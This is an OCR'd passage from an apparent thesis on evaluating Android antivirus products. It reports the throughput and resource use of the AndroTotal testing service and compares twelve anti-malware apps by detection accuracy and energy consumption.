
(a) CPU utilization while testing AVAST `on-demand` detection.




(b) RAM utilization while testing AVAST `on-demand` detection.




(c) CPU utilization while testing Bitdefender `on-demand` detection.



(d) RAM utilization while testing Bitdefender `on-demand` detection.



(e) CPU utilization while testing NortonMobile `on-demand` detection.



(f) RAM utilization while testing NortonMobile `on-demand` detection.

Figure 4.9: CPU and RAM utilization while testing `on-demand` detection capabilities of 3 commercial antivirus products.

For each test, we plotted the average CPU and RAM utilization as a percentage of the global available resources. As we can see, all the CPU plots have a similar shape. For simplicity, we refer to the specific graphs showing the Avast! Mobile Security `on-demand` tests results reported in Figure 4.8a and 4.8b, but the following considerations may be applied to any of the other tests.

We identify 4 main phases in the test execution:

- The *task bootstrap* phase (first 10 seconds): the worker defines the AVD, starts the emulator and concurrently downloads the application sample. In this phase we see the growth of the RAM utilization (due to the emulator being loaded into main memory), while the CPU utilization is kept low as no high computation is required.
- The ANDROPILOT *initialization* phase (first CPU peak, seconds 10–15): the worker starts interacting with the emulator instance, starting the ViewServer and the monkey processes.
- The *test execution* phase (second CPU peak, seconds 17–53): the worker drives the emulator to test the antivirus. It installs the application sample and replicates the gestures to test the antivirus by leveraging the ANDROPILOT adapter.
- The *emulator unloading* phase (last 2-3 seconds): the emulator is closed and gets unloaded from the main memory.

Based on such tests we can easily see that each task execution occupies just half of the available processing resources of our test machine. This is consistent with the fact that the Android emulator—or better, QEMU—does not fully exploit the computational power of the host multicore machine, but rather runs on a single thread, leaving one CPU core idle.

A the same time, we notice that RAM utilization is fairly constant during the entire task execution and roughly reflects the amount of memory we defined for the emulated environment (indeed, 30% 2GB $\approx$ 600 MB). Given such considerations we can conclude that our physical worker can roughly

Antivirus product	**Antivirus version**	**Tested feature**
AVAST Software, Avast! Mobile Security	2.0.3380	`On-install scan`
Bitdefender, Mobile Security & Antivirus	1.2.209	`On-install scan`
NortonMobile, Norton Security & Antivirus	3.2.0.769	`On-install scan`
AVAST Software, Avast! Mobile Security	2.0.3380	`On-demand scan`
Bitdefender, Mobile Security & Antivirus	1.2.209	`On-demand scan`
NortonMobile, Norton Security & Antivirus	3.2.0.769	`On-demand scan`

Table 4.2: Tests used to evaluate task resource utilization.

Total active workers	Completed tests	Required time [s]	Throughput [$tests/minute$]	Speedup	Efficiency
1	100	5415	≈ 1.11	-	-
2	100	4378	≈ 1.37	$1.24\times$	$62.0\ \%$
3	100	2219	≈ 2.70	$2.44\times$	$81.3\ \%$
4	100	1433	≈ 4.19	$3.78\times$	$94.5\ \%$
5	100	1169	≈ 5.13	$4.63\times$	$92.6\ \%$
6	100	1117	≈ 5.37	$4.85\times$	$80.8\ \%$

Table 4.3: Scalability evaluation experimental results (throughput).

accommodate 2 concurrent Celery instances, each one working on a single core and occupying an amount of RAM roughly coinciding with the quantity of memory assigned to the emulator.

4.4.2 Scalability

We consider ANDROTOTAL as black box and observe it for a certain amount of time, T, and submit C test requests to it. From these, we calculate the throughput $X = \frac{C}{T}$, speedup $S_n = \frac{T_1}{T_n}$, where T_1 and T_n represent respectively the time required to perform a task with a sequential system and with an n-parallel system (n is the number of parallel units), and the efficiency $E_n = \frac{S_n}{n}$.

We submitted $C = 100$ distinct tests whose parameters were randomly chosen among a subset of our repository including over 1,200 different malicious application samples, 10 different antivirus products with 2 implemented detection methods each. We timed the duration of the whole test set execution and repeated the same process by increasing the number of active workers on one single machine. Then, we added a new machine to the pool of workers, resubmitted the tests, and repeated again their execution while increasing the number of active Celery workers of the second machine. Respectively, we used a dual-core and a quad-core machine. We assigned one processor core to each Celery daemon, so that each machine was able to support a maximum number of workers equal to the number of its processor cores (i.e., 2 and 4).

As summarized in Table 4.3, the time required to perform 100 tests decreases as the number of active workers increases. This directly translates in an increase of the throughput (Figure 4.10).

The first two lines in Table 4.3 refer to the tests executed by leveraging only the first machine (dual core), whereas the following four lines refer to the tests performed with both machines running (dual core plus quad core). Such distinction is also highlighted in Figure 4.10, which also shows that 2 cores are not enough to guarantee a fully dedicated core for each Celery

daemon while also the operating system is running. The same saturation effect can be seen again when the total number of workers is increased from 5 to 6. The central part of the throughput graph shows instead a linear trend. This is explained by the fact that passing from 2 to 3, 4, 5 active workers still leaves the quad-core machine with at least one core free to manage tasks that are not directly related to Celery workers (such as operating system routines, IO operations).

Figure 4.11 shows the average time for executing a single test while increasing the number of active workers. The time grows while scaling up, and decreases when a new machine is added to the pool of workers.

4.5 Discussion

We deployed ANDROTOTAL in April 2013. Since then, it has received a lot of attention from researchers and practitioners. More precisely, we counts that 1,000 users have registered to the service and submitted samples. ANDROTOTAL analyzes more than 100 distinct samples per day and clusters them by label name to help users finding related samples. ANDROTOTAL currently supports 14 antivirus products (not all of them are publicly reported, according to the agreements with the vendors). We are currently focusing on implementing a reliable self-updating procedure for the AV engines, adding code-transformation steps such as those proposed in [63, 51] to create complex workflows to stress test antiviruses, and deploying workers on physical hardware.




Figure 4.10: Throughput evolution while adding new workers to ANDROTOTAL.




Figure 4.11: Average test execution time while adding new workers to ANDROTOTAL.

5 Accuracy vs. Power Consumption of Android Anti-malware Tools

In Chapter 4, we implemented a framework for testing and evaluation of the mobile anti-malware products. It would be also interesting to see how energy efficient these products may be. Scanning for malware can be a very resource and power intensive task. For PCs connected to the mains this is not a problem. On the other hand, the operation of mobile devices relying on battery power can be severely impacted by such power intensive tasks. There have already been many efforts that focus on researching energy-efficient security mechanisms that would be tolerable for mobile devices [10, 49].

In this work, we study the performance of the available anti-malware products for Android in terms of accuracy and power consumption. To perform our experiments we developed an automated analysis tool capable of producing accurate detection and power results for a set of anti-malware tools over a set of malicious apps. The main aspect of this work is to evaluate and compare the **power efficiency** of the current generation of mobile antivirus suites for Android, as well as to identify any correlation between the amount of resources they use and the detection accuracy they achieve.

5.1 Design

In this section there are details of the design we used. Figure 5.1 shows an overview of our system.

The system consists of a smartphone device running a set of Android anti-malware tools and the AppScope kernel module. AppScope [62] is an Android-based energy metering framework based on kernel activity monitoring. Through AppScope an application's hardware usage is being monitored at the kernel level and accurate estimation of energy consumption is

produced. The AppScope kernel module uses event-driven monitoring that causes low overhead and provides high accuracy.

The system takes as input an APK dataset as shown at the top of the figure, which contains a set of malicious apps that is described in section 5.3 and will be scanned by the anti-malware products. Moreover, a set of Android Monkeyrunner scripts is provided to the system as input, one for each anti-malware tool. As described in Chapter 4, Monkeyrunner is a tool that provides an API for writing programs able to control an Android device or emulator outside of the Android code, simulating the behavior of an Android user. The Monkeyrunner scripts that are used as input to our system contain the appropriate events such as clicks, touches etc. needed by a user so as to run the necessary actions of an anti-malware tool in order to perform our analysis. There is one Monkeyrunner script for each anti-malware product.

In each experiment we perform a scan of each anti-malware tool over the set of the input APK files. When the scan is finished, all the produced log files, including the power consumption logs of AppScope as well as the logs of anti-malware tools are collected and parsed in an end host so as to produce the detection accuracy and energy results. To this end, the end host is equipped with a parsing script, the Log Parser module, capable of parsing the AppScope and anti-malware tools logs and producing overall statistics.

Our system can easily support more anti-malware tools. The effort needed to add a new anti-malware tool in our system includes a simple run of the tool in order for the Monkeyrunner script to be generated for the automation process, as well as the simple patching of the tool so as to perform the aforementioned HTTP request at the termination of the scanning process.




Figure 5.1: Overview of the system for power consumption and accuracy measurements.

5.2 Implementation

This section covers the current implementation of our system. We have implemented the architecture discussed in Section 5.1 using an HTC Google Nexus One [61] (N1; Qualcomm QSD 8250 Snapdragon 1GHz, 3.7-inch Super LCD display) with Android platform version 2.3. We used this specific smartphone because AppScope's current power and energy models are produced for this device. A new release of the AppScope ported on Galaxy 3 will be available soon, thus we will be able to develop our system for a multicore phone. The end host that collects the data logs and runs the Log Parser module is an Intel Core i7-2600 3.40GHz. The Log Parser is implemented in Python.

Challenges. One challenge we faced during the implementation of our system was the termination of AppScope's power metering process right at the end of the scanning process of each anti-malware tool. We need this feature for both the collection of precise power statistics and for the repeatability of the experiments. We found that there is no accurate way to detect the end of the scanning process for each of the anti-malware tools, using e.g. the Android API. We also observed that the instantiation of all of the different activities of each malware tool is appended to Logcat [27], the Android logging system which collects all the logs of the running applications and other portions of the system. From this log, we were able to find which exact activity is being called at the end of the scanning process for each tool. Using the information provided by Logcat's output, one would argue that it is possible to detect the exact point of termination of a scanning activity though polling. But the Logcat's output may involve delays associated with the current load in the device. To address this problem, we modify the anti-malware tools to raise an event when termination occurs. To this end, we used Smali/Baksmali [56] along with Apktool [6] for disassembling and assembling (unpack/repack) the anti-malware applications. We injected our piece of code in applications' Dalvik bytecode (modifying the output of Smali). Our injected code simply sends a request to an HTTP server running in our end host to inform about the end of the scanning process. The Android activities (`Java classes`) related with the scan termination, which we had to modify, were found from the output of Logcat, as mentioned before. The activities we patched for each anti-malware product are listed in Table 5.1. After the patch process we were able to run our system and collect accurately all the needed power consumption samples, as well as repeat our experiments automatically.

Vendor	Activity
AVG	`AntivirusMainScreen`
Symantec	`ViewPagerActivity`
Eset	`LogDetailActivity`
Doctor Web	`ScanerActivity`
Kaspersky	`AvScanResultActivity`
Trend Micro	`ScanResultActivity`
ESTSoft	`AYMainTabActivity`
Zoner	`ActScanResults`
Avast	`ScannerLogActivity`
Quick Heal	`ScrScanning`
LINE	`ScanResultListActivity`
TrustGo	`ScanResultBadActivity`

Table 5.1: Activities patched with our code in order to inform us of the exact termination of the scan for each anti-malware vendor.

5.3 Datasets

In this section we describe our anti-malware products used for performance evaluation, as well as the malware dataset with all the malicious apps tested.

We selected the most popular anti-malware tools for Android that offer the option of scanning the whole device for malicious files, based on the number of downloads published on Google Play[1] (the official Android marketplace). Moreover, we included in our dataset tools of representative antivirus vendors in the security industry that may have not gained much popularity in the mobile field yet. Table 5.2 lists all these tools along with their popularity. All the tools were downloaded from Google Play, in July 2013. A more complete illustration of the most popular Android anti-malware products in terms of average installations count is given in Figure 4.1.

Table 5.3 contains the sources which constitute our malware dataset. We chose all the publicly available malware repositories, so as to cover as many attack vectors as possible. Our malware set contains: the Contagio Minidump [46] with 210 malware samples, and the Mal Genome [65] dataset which includes 1260 samples. Overall, we gathered 1470 malicious apps, 1463 of which were unique. All datasets were downloaded on July 2013.

[1] https://play.google.com/store

Vendor	Tool	Version	# downloads
AVG	Antivirus Free	3.1.1.176392	50M - 100M
Avast	Mobile Security & Antivirus	2.0.4993	10M - 50M
Doctor Web	Dr.Web Anti-virus Light	7.00.4	10M - 50M
Symantec	Norton Mobile Security	3.5.0.1023	5M - 10M
ESTSoft	ALYac Android	1.4.3.2	5M - 10M
ESET	ESET Mobile Security	1.1.995.1221	1M - 5M
Kaspersky	Kaspersky Mobile Security Lite	9.10.	1M - 5M
Zoner	Zoner Antivirus Free	1.8.0	1M - 5M
Quick Heal Technologies	Quick Heal Mobile Security Fre	1.01.056	1M - 5M
LINE	LINE Antivirus	1.0.17	1M - 5M
TrustGo	Antivirus & Mobile Security	1.3.5	1M - 5M
Trend Micro	Mobile Security Personal Ed.	3.1	500K - 1M

Table 5.2: Malware set used for the evaluation of the anti-malware tools.

Dataset	# Malware samples
Contagio	210
Mal Genome	1260
Total	1470
Unique	1463

Table 5.3: Anti-malware tools used in our study.

5.4 Experimental Results

In this section, we present experimental results showing the comparison of the anti-malware tools in terms of malware detection accuracy and power consumption.

5.4.1 Methodology of Our Experiments

We used the architecture presented in Sections 5.1 and 5.2 to conduct our experiments. We perform energy measurements for two different setups in order to collect the necessary data for our analysis. These setups (*Baseline Case* and *Final Case*) is defined below.

Baseline Case. The mobile phone with some basic applications installed. The `/sdcard` partition is empty.

Final Case. The state described in the *Baseline Case* case except that the `/sdcard` partition contains the malware dataset descibed in Section 5.3.

At first we measure the energy consumption caused by each anti-malware tool device scan for the *Baseline Case* (E_B) and then for the *Final Case* (E_F).

Thereby, we can compute the energy consumed only for the scan of malicious apps, by subtracting the energy consumption of the *Baseline Case*, from the energy consumed in *Final Case* as shown in Equation 5.1.

$$E_{MaliciousApps} = E_F - E_B \tag{5.1}$$

5.4.2 Detection Accuracy

In our first experiment, we set out to measure the detection accuracy of the Anti-malware tools over the collected malware dataset.





Figure 5.2: Detection accuracy across the anti-malware tools.

Figure 5.2 illustrates the results of this measurement. As we see, ALYac exhibits the highest detection ratio equal to 99.9%. Second comes Zoner along with Trendmicro with a detection ratio equal to 99.5%. Then, follows Quickheal, Avast, Norton and TrustGo with a very good detection ratio greater than 98%, and DrWeb with Kaspersky which detected about 94% of the samples. Line and AVG have a lower detection ratio equal to 72% and 61.4% respectively. Interestingly we see Eset to be the last in line, with a 0.6% detection ratio. The Eset tool detected only 9 out of 1463 samples, although the fact that Eset is a remarkable IT security company in the antivirus industry.

5.4.3 Energy Consumption of Anti-malware Tools

In this section we use our architecture described in Sections 5.1 and 5.2 to compute the total energy of the *Baseline Case* and *Final Case* following the methodology explained in 5.4.1.



(a) Total energy consumed in the Baseline Case.

(b) Total energy consumed in the Final Case.

Figure 5.3: Total energy consumed in the *Baseline Case* and in the *Final Case* for each anti-malware product.

Figure 5.3 presents the results of our measurements. As we see in Figure 5.3a, in the *Baseline Case*, the majority of the anti-malware tools consumed from 9 J (AVG) to 126 J (Norton) of total energy, while two of them, DrWeb and Kaspersky spent more than twice (340 J) and quadruple (537 J) the maximum amount of energy. This extraordinary difference is the result of a more exhaustive scanning and more complex detection algorithms that these tools may use. For example, DrWeb obtains the set of method calls of every method in the suspicious APK file, which it then uses to match against signatures that have been generated from similar sets of methods found on malicious apps [51]. A similar pattern is also observed in the *Final Case*, in Figure 5.3b, where apart from the phone state in the *Baseline Case*, we scan a number of malicious apps stored in `/sdcard` of the device. In both cases, the display seems to be the dominant component that drains the most battery power. Note that the products that consumed the most energy overall may not have consumed the most CPU energy (e.g., DrWeb and Kaspersky in Figure 5.3b).

5.4.4 Energy Consumption Versus Execution Time

The energy consumed from the display component is inevitable as every anti-malware app contains a graphical user interface and is always at the foreground when the device scanning process is in progress. Nevertheless, it can be achieved a great display power reduction using power-saving color

transformation techniques [19], or better GUI design [58]. The energy consumed from the CPU is the part of energy that is attributed entirely to the scanning process and can be improved by optimizing the scanning algorithms used for the detection. In general, the energy that is consumed by running the anti-malware tools in our experiments increases with time. This effect was observed more clearly for the screen component. Interestingly, we noticed that this observation applies partially to the CPU component, which implies a fertile ground for further improvements of the detection algorithms. Moreover, concerning the energy wasted by the WiFi component, we observed that it is not correlated with time and by monitoring the produced traffic, we inferred that it is attributed to the exchanged HTTP requests between the anti-malware tools and their online web services for update requests.




Figure 5.4: Energy versus execution time across anti-malware tools.

These conclusions are also illustrated in Figure 5.4, where we see the energy versus the execution time of the scanning process for each anti-malware tool. As we can observe, the total energy and the energy consumed by the display are highly correlated with execution time, with a correlation coefficient[2] equal to 0.99. In contrast, energy consumed by the CPU is partially correlated with the execution time across the anti-malware products with a correlation coefficient equal to 0.79, while energy spent from WiFi is not correlated with execution time at all (R=0.04).

[2]We used the Pearson product-moment correlation coefficient (R).

5.4.5 Energy Consumption Versus Detection Accuracy

In this section, we attempt to compare the energy consumption and the detection accuracy of the anti-malware tools.




Figure 5.5: Energy versus detection accuracy across anti-malware tools.

Figure 5.5 illustrates this comparison. The y axis shows the malware detection ratio and the x axis (logscale) the amount of energy consumed during the scanning process. Each point in the figure has a label that corresponds to an anti-malware tool. The best options would be in an area near to the upper left corner, as our criteria for selection is high detection accuracy (higher values on the y axis) and low energy consumption (lower values on the x axis). The first candidates seem to be ALYac (detection ratio: 99.9%, energy consumption: 127.4 J) along with Line (detection ratio: 71.9%, energy consumption: 97.8 J). Then follows Trendmicro and Zoner achieving the same accuracy levels as ALYac, but consuming about three times its energy.

In order to perform a more accurate analysis and selection, as well as to classify these various anti-malware tools taking into account our two parameters of interest, we define a metric which we call *Energy Efficiency Ratio* (*EER*). *EER* is defined as the fraction of the malware detection ratio ($M_{detection\ ratio}$) of an anti-malware tool to the total energy consumed ($E_{consumed}$) during the scanning process, as shown in Equation 5.2.

$$EER = \frac{M_{detection\ ratio}}{E_{consumed}} \times 100 \tag{5.2}$$

The consumed energy($E_{consumed}$) is the amount of energy spent only for the detection of the malware sample which can be computed by simply subtracting the energy of the *Baseline Case* from the one of the *Final Case*. We compute the *EER* for all the anti-malware products and we summarize the results in Figure 5.6.




Figure 5.6: *Energy Efficiency Ratio* across the different anti-malware tools.

As we see in the figure, ALYac is the best choice in terms of accuracy and energy consumption achieving an *EER* equal to 78.4. Then follows Line with an *EER* equal to 73.6. The rest of the tools have an *EER* less than 28. For Kaspersky and DrWeb we observed an *EER* equal to 2.3 and 1.5 respectively. This is due to the high energy consumption that their detection algorithms entail. Eset has an *EER* equal to 0.1 due to the low malware detection efficiency of its scanning process.

5.4.6 Energy Consumption per Malware Sample

In this section we provide statistics about the average energy consumed by each anti-malware tool in order to scan a malicious app. The results are shown in Figure 5.7.

As we can observe, for DrWeb and Kaspersky the average scanning process of one malware sample takes 4.3s and 2.2s respectively which are 3 orders of magnitude greater than the scanning time of ALYac and Line with a scanning time equal to 60ms and 40ms respectively. Differences of the




Figure 5.7: Execution time and average energy consumption of the anti-malware tools in order to scan a single malicious application.

same order we observed to the total energy as well as the energy consumed for the different components. The only component that does not seem to exhibit such huge differences is the CPU.

5.5 Discussion

In this chapter, we presented a tool capable to **measure the detection accuracy and energy consumption** of anti-malware tools for the Android platform. The architecture of our tool is generic and support for additional anti-malware tools can be added with minimal configuration.

We used our tool to compare the most popular anti-malware tools available for Android in terms of malware detection accuracy and energy consumption. We also used an *Energy Efficiency Ratio* metric to infer the most detection accurate and power efficient anti-malware product. We found that there is a **great disparity in both the detection accuracy and energy consumption** over the tested set of anti-malware tools. Some of the more power-friendly products also exhibited low malware detection rates. However there was no consistent correlation between the achieved detection rate and the total energy consumed.

